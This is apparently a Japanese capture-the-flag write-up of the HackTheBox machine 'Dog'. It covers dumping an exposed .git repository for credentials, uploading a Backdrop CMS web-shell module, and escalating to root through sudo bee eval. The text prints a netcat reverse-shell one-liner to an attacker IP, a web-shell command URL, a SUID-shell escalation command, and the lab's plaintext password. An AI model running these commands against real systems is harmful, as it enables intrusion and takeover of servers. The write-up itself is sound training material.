概要
- 開いている 80 で Backdrop CMS がホストされている。 また、 そのパス上で
/.git/も公開されている - リポジトリをダンプし、資格情報を発見
- 取得した資格情報を使うことで、管理者権限で CMS にログイン
- 管理者権限を使い、
www-dataのシェルを取得 - パスワードを使い回すことで、
johncusack(一般ユーザ)のシェルも取得 johncusackの SUDO権限を使って、任意 PHP を root 実行し、root を取得
対象環境
| 項目 | 値 |
|---|---|
| 問題 | Dog |
| 難易度 | Easy |
| OS | Linux |
| IP | 10.129.231.223 |
| 攻撃者IP | 10.10.14.10 |
攻撃フロー
1. 偵察
rustscan で全ポートを確認。開いているのは 22 / 80。80 は Backdrop CMS で、/.git/ が公開されていることがわかる
Ch4n24n@htb[/htb]$ rustscan -a $TARGET --ulimit 5000 -t 10000 -- -sC -sV --source-port 53 -reason -T5 -oA tcp-port-scan
Open 10.129.231.223:22
Open 10.129.231.223:80
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-git:
|   10.129.231.223:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-title: Home | Dog
dog.htb を /etc/hosts に足す
Ch4n24n@htb[/htb]$ echo $TARGET dog.htb | sudo tee -a /etc/hosts
10.129.231.223 dog.htb
2. /.git/ のダンプ
git-dumper で中身をダンプする
Ch4n24n@htb[/htb]$ mkdir git-dumper && git-dumper http://$TARGET/.git git-dumper
[-] Testing http://10.129.231.223/.git/HEAD [200]
[-] Testing http://10.129.231.223/.git/ [200]
[-] Fetching .git recursively
[-] Running git checkout .
Updated 2873 paths from the index
3. 資格情報の探索
settings.php に DB の接続文字列がある。root:BackDropJ2024DS2024
Ch4n24n@htb[/htb]$ cat settings.php
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
ドメインで grep すると tiffany@dog.htb が見つかる
Ch4n24n@htb[/htb]$ grep -r 'dog.htb' ./*
./files/config_83dddd18…/active/update.settings.json:        "tiffany@dog.htb"
4. Backdrop にログイン
見つかった資格情報でログインを試行すると、tiffany:BackDropJ2024DS2024 でログインできる
画面を探索すると、以下のことがわかる

- tiffanyが管理者ユーザ

- Backdrop CMS 1.27.1
tiffanyの権限
http://10.129.231.223/?q=admin/people
Backdrop CMS のバージョン
http://dog.htb/?q=admin/reports/updates/list
5. 認証済みモジュールで www-data のシェルを取得
Backdrop CMS 1.27.1 poc でぐぐってみたら、RCE が可能な PoC が見つかったので、これを実行する
(1)EDB 52021 でモジュールを作る
searchsploit で PoC をコピーし、実行する。 実行すると、アップロードする zip が生成される
Ch4n24n@htb[/htb]$ searchsploit -m 52021
  Exploit: Backdrop CMS 1.27.1 - Authenticated Remote Command Execution (RCE)
      URL: https://www.exploit-db.com/exploits/52021

Ch4n24n@htb[/htb]$ python 52021.py http://10.129.231.223
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.129.231.223/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.129.231.223/modules/shell/shell.php
PoC は zip を案内するが、マニュアルインストールが受けるのは tar tgz gz bz2のみのため、中身を tar.gz に詰め直す
Ch4n24n@htb[/htb]$ unzip shell.zip
Archive:  shell.zip
 extracting: shell/shell.info
 extracting: shell/shell.php

Ch4n24n@htb[/htb]$ tar czvf shell.tar.gz shell
shell/
shell/shell.info
shell/shell.php
(2)マニュアルインストール
http://10.129.231.223/?q=admin/installer/manual

shell.tar.gz を Upload して INSTALL する
※ シェルは /modules/shell/shell.php に配置される
(3)RCE
http://10.129.231.223/modules/shell/shell.php?cmd=whoami

フォームにリバースシェルスクリプトを入れる
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.10 8200 >/tmp/fリスニングポートを開いていると、リバースシェルを取得することができる
Ch4n24n@htb[/htb]$ rlwrap nc -nlvvp 8200
Listening on 0.0.0.0 8200
Connection received on 10.129.231.223 38960
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/modules/shell
6. パスワードの再利用で johncusack のシェルを取得
/home に johncusack と jobert がいる。BackDropJ2024DS2024 を再利用することで johncusack にログインできる
www-data@dog:/home$ su johncusack
Password: BackDropJ2024DS2024
johncusack@dog:/home$
7. SUDO権限 で root を取得
(1)sudo -l とヘルプ
johncusack は root で /usr/local/bin/bee を実行できる
johncusack@dog:~$ sudo -l
User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee

johncusack@dog:~$ ls -alrt /usr/local/bin/bee
lrwxrwxrwx 1 root root 26 Jul  9  2024 /usr/local/bin/bee -> /backdrop_tool/bee/bee.php
bee を実行するとヘルプが表示される。 そこを読むと、任意の PHP スクリプトが実行可能であることがわかる
johncusack@dog:~$ sudo /usr/local/bin/bee
...SNIP...
 ADVANCED
  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
...SNIP...
(2)eval で root
カレントを Backdrop のルート /var/www/html にして、PHP として system() を渡す
# 任意のコマンドが実行できることを確認
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval "system('whoami');"
root

# SUID付きのシェルを作成
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval "system('cp /bin/sh /tmp && chmod u+s /tmp/sh');"

# ルートシェルを起動
johncusack@dog:/var/www/html$ /tmp/sh -p
# whoami
root
参考
おわりに
- Backdrop の PoC がそのまま使えなかったり、
/backdrop_tool/bee/bee.phpを深追いしてしまったり、詰まりそうなポイントが随所にあるかな?って印象です - ただ、Easy問題にひねるものは出てこないことを知っていると、追わなくてもいい調査対象を選別できると思います!